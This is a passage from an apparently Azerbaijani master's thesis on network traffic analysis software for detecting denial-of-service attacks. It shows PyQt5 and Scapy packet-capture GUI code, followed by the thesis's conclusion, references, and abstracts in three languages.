Bu, adətən paketləri ələ keçirildikcə göstərmək üçün dinamik olaraq yenilənən ağac və ya siyahı görünüşüdür. Sütunlara vaxt damğası, mənbə IP, təyinat IP, protokol, uzunluq və əlavə məlumat daxil ola bilər.

```
def createPacketView(self):
    self.packetView = QTreeWidget()
    self.packetView.setHeaderLabels(['Time', 'Source', 'Destination', 'Protocol',
'Length', 'Info'])
```

Şəkil 3.14 – Paket Görünüşü üçün Cədvəl və başlıqlar

3. İdarəetmə Paneli

GUI-nin bu hissəsində sniffing prosesini başlatmaq/dayandırmaq və göstərilən paketlərə sorting tətbiq etmək üçün düymələr kimi interaktiv idarəetmələr var.

```
def createControls(self):
    self.startButton = QPushButton('Start Sniffing')
    self.stopButton = QPushButton('Stop Sniffing')
    self.filterEntry = QLineEdit()
    self.filterButton = QPushButton('Apply Filter')

    self.startButton.clicked.connect(self.startSniffing)
    self.stopButton.clicked.connect(self.stopSniffing)
    self.filterButton.clicked.connect(self.applyFilter)

    self.controlsLayout = QHBoxLayout()
    self.controlsLayout.addWidget(self.startButton)
    self.controlsLayout.addWidget(self.stopButton)
    self.controlsLayout.addWidget(self.filterEntry)
    self.controlsLayout.addWidget(self.filterButton)
```

Şəkil 3.15 – İdarə etmə düymələri

3.4. Frontend və Backendin integrasiyası

GUI-nin backend prosesləri ilə inteqrasiyası GUI-də istifadəçi hərəkətlərinin (məsələn, düymələrə klikləməklə) backend funksionallığına qoşulmasını və arxa uç məlumatlarının emalı nəticələrinə əsasən GUI-nin yenilənməsini nəzərdə tutur.

1. Backend Tapşırıqları üçün Threading

Paket iyləmə kimi intensiv arxa əməliyyatlar zamanı GUI-nin donmasının qarşısını almaq üçün ayrıca bir ip istifadə olunur. Bu mövzu paketləri tutur və yeni məlumatlar mövcud olduqda siqnallar verir.

```
from scapy.all import sniff
from PyQt5.QtCore import pyqtSignal, QThread

class SnifferThread(QThread):
    new_packet = pyqtSignal(object)

    def __init__(self, iface=None):
        super(SnifferThread, self).__init__()
        self.iface = iface
        self.running = False

    def run(self):
        self.running = True
        sniff(iface=self.iface, prn=self.process_packet,
stop_filter=self.stop_sniffing)

    def process_packet(self, packet):
        self.new_packet.emit(packet)

    def stop_sniffing(self, packet):
        return not self.running
```

.

Şəkil 3.16 – threading prosesi

2. Siqnalların GUI yeniləmələrinə qoşulması

Backend bir paketi tutduqda bir siqnal verir. Bu siqnal paket ekranını yeniləyən əsas GUI threadindəki yuvaya qoşulur.

3. İstifadəçi hərəkətlərinin idarə edilməsi

Paket ələ keçirməyə başlamaq və dayandırmaq və ya göstərilən paketlərə filtr tətbiq etmək kimi istifadəçi hərəkətləri düymələri müvafiq funksiyalara birləşdirməklə idarə olunur.

```
def start_sniffing(self):
    selected = self.listbox.currentRow()
    if selected == -1:
        QMessageBox.warning(self, 'Warning', 'Please select an interface first.')
        return
    # Extract the Scapy-compatible name for sniffing
    selected_text = self.listbox.currentItem().text()
    scapy_name = selected_text.split('(')[-1][:-1]
    self.sniffer_thread = PacketSnifferThread(scapy_name)
    self.sniffer_thread.new_packet.connect(self.display_packet)
    self.sniffer_thread.start()
    self.start_button.setEnabled(False)
    self.stop_button.setEnabled(True)

def display_packet(self, packet):
    time_stamp = time.strftime('%H:%M:%S', time.localtime(packet.time))
    source = packet[IP].src if IP in packet else "-"
    destination = packet[IP].dst if IP in packet else "-"
    protocol = packet.sprintf("%IP.proto%")
    length = len(packet)
    info = f"{protocol}/{packet.dport}" if TCP in packet or UDP in packet else
protocol
    item = QTreeWidgetItem([time_stamp, source, destination, protocol,
str(length), info])
    color = get_row_color(packet)
    if color:
        for i in range(self.packet_table.columnCount()):
            item.setBackground(i, color)
    self.packet_table.addTopLevelItem(item)
```


Şəkil 3.17 – idarə etmə paneli funskiyaları

```
def stop_sniffing(self):
    if self.sniffer_thread:
        self.sniffer_thread.stop()
        self.sniffer_thread.wait()
    self.start_button.setEnabled(True)
    self.stop_button.setEnabled(False)

def apply_filter(self):
    search_term = self.search_entry.text().lower()
    for i in range(self.packet_table.topLevelItemCount()):
        item = self.packet_table.topLevelItem(i)
        match = any(search_term in item.text(col).lower() for col in
range(item.columnCount()))
        item.setHidden(not match)
```


Şəkil 3.18 – Sniffingi dayandırmaq

Tətbiq daha öncə dos hücum yaradan kod işə düşdükdə onu müəyyən edə bilir və həmin ip ünvanı firewall səviyəsində bloklayır.



Şəkil 3.19 – konsolda test

Proqram təminatının qrafik istifadəçi interfeysi də şəkil 1də göstərilən kimidi.



Şəkil 3.20 – Qrafik istifadəçi interfeysi

NƏTİCƏ

Dissertasiyada işlənmiş proqram təminatı, şəbəkə trafikinin təhlili vasitəsilə "xidmətdən imtina" tipli hücumların aşkarlanmasını müvəffəqiyyətlə həyata keçirib. Bu, məqsədlərin dolğun şəkildə yerinə yetirildiyini göstərir.

İstifadə edilmiş müasir texnologiyalar və tədqiqat metodları (maşın öyrənmə alqoritmləri, statistik modellər) daha yaxşı dəqiqlikdə hücumların aşkarlanmasını təmin etmişdir. Təklif edilmiş müdafiə tədbirləri və protokollar, şəbəkənin təhlükəsizliyini artıraraq, daha etibarlı müdafiə qurulmasına imkan yaratmışdır.

Tədqiqatda istifadə edilmiş metodologiyaların və alqoritmlərin mütəmadi yenilənməsi və təkmilləşdirilməsi, yeni hücum növlərinin aşkarlanması qabiliyyətini artıracaqdır. Müxtəlif təşkilatlar arasında açıq informasiya mübadiləsinin təşviqi, sənayedəki təhdidlərə və hücum növlərinə qarşı daha güclü müdafiə strategiyalarının işlənib hazırlanmasına imkan verəcəkdir.

İSTİFADƏ EDİLMİŞ ƏDƏBİYYAT

1. Əliyeva, N. (2020). "Distributed Denial of Service (DDoS) Hücumları və Mübarizə Yolları". İnformasiya Texnologiyaları və İnformasiya Təhlükəsizliyi, 6(4), 4-5.
2. Nərimanov, Ş. (2019). "DoS Hücumları və Müdafiə Yolları". Kibertəhlükəsizlik, 3(3), 45-87.
3. Əliyev, N. (2020). "Şəbəkə Təhlükəsizliyi: Kibertəhlükəsizlik İlk Prinsipləri".
4. Wilson, M. (2006). "A Historical View of Network Traffic Models".
5. Kurose, J. F., & Ross, K. W. "Computer Networking: A Top-Down Approach".
6. Chandola, V., Banerjee, A., & Kumar, V. (2009). "Anomaly Detection: A Survey". ACM Computing Surveys,
7. Singh, J., & Kumar, S. (2021). " A comprehensive survey of DDoS defense solutions in SDN: Taxonomy, research challenges, and future directions ", p. 40
8. Conrad, E., & Feldman, J. (2012). "CISSP Study Guide" (Second Edition), p.600
9. Geeks of Gurukul. (2023). "Python VS Other Programming Languages". [https://www.linkedin.com/pulse/python-vs-other-programming-languages-geeks-of-gurukul/]
10. Ghosh, A. K., & Schwartzbard, A. (2011). "Anomaly Detection in Stream Data: A Survey." ACM Computing Surveys.
11. Khaled M. E., Drazen B., Wang C., and Paul S. (2006). "Denial of Service Attack Techniques: Analysis, Implementation and Comparison". p.70
12. Murphy, K. P. (2022). "Machine Learning: A Probabilistic Perspective"., page 26
13. Davidoff, S., & Ham, J. (2022). "Network Forensics: Tracking Hackers through Cyberspace"., p.76
14. Gedik, O. (2023). "TCP Analysis-2". [https://medium.com/@omerk.gedik/tcp-analysis-2-b3981938f92f]
15. Papadimitriou, P., et al.(2011). "Learning Traffic Anomalies for Enterprise Networks." Proceedings of the 2011 ACM SIGCOMM Conference on Internet Measurement Conference,
16. Rashid, F. Y. (2019). "Decoding Cybersecurity: Solving the Cryptography Puzzle". Wiley.
17. Tavallaee, M., et al. (2009)."A Detailed Analysis of the KDD CUP 99 Data Set." Proceedings of the Second IEEE Symposium on Computational Intelligence for Security and Defense Applications, p.8
18. Bou Nassif, A., Abu Talib, M., Nasir, Q. M. H., Dakalbab, F., "Machine Learning for Anomaly Detection: A Systematic Review". p.47

19. Sharma, P. "How to Save and Load Machine Learning Models in Python Using Joblib Library". [https://www.analyticsvidhya.com/blog/2023/02/how-to-save-and-load-machine-learning-models-in-python-using-joblib-library/]

ƏLAVƏLƏR:

Github Linki: https://github.com/SahinBabazada/Traffic-Network-Analysis/tree/main.

XÜLASƏ

Bu magistrlik dissertasiyası şəbəkə trafikinin analizi üçün proqram təminatının işlənməsinə yönəlib. Kibertəhdidlərin sürətlə inkişafı şəbəkə trafikinin təhlilini hücumların aşkarlanması və qarşısının alınması üçün vacib etmişdir. Əsas məqsəd analiz nəticələri əsasında "xidmətdən imtina" (DoS) hücumlarını aşkar edə bilən proqram təminatının yaradılmasıdır. Tədqiqat şəbəkə trafikində anomaliyaların aşkarlanma metodlarını, təkmilləşdirilmiş aşkarlama proqram təminatının tətbiqini və süni intellekt və maşın öyrənmə texnikalarının istifadəsini əhatə edir. Proqram təminatının praktiki tətbiqi və test edilməsi də müzakirə olunur.

ABSTRACT

This master's thesis focuses on the development of software for the analysis of network traffic. The rapid evolution of cyber threats has made the analysis of network traffic crucial for detecting and preventing attacks. The main objective is to create software capable of identifying "denial of service" (DoS) attacks based on the analysis results. The research covers methods for detecting anomalies in network traffic, the application of advanced detection software, and the use of artificial intelligence and machine learning techniques. The practical implementation of the software and its testing are also discussed.

АННОТАЦИЯ

Магистерская диссертация посвящена разработке программного обеспечения для анализа сетевого трафика. Необходимость анализа сетевого трафика становится все более критической в свете быстрого развития киберугроз, поскольку это позволяет обнаруживать и предотвращать атаки . Основная цель заключается в разработке программного обеспечения, способного обнаруживать атаки типа «отказ в обслуживании» (DoS) на основе результатов анализа сетевого трафика. Исследование охватывает методы обнаружения аномалий в сетевом трафике, применение усовершенствованного программного обеспечения для обнаружения и использование методов искусственного интеллекта и машинного обучения. Также рассматривается практическая реализация и тестирование программного обеспечения.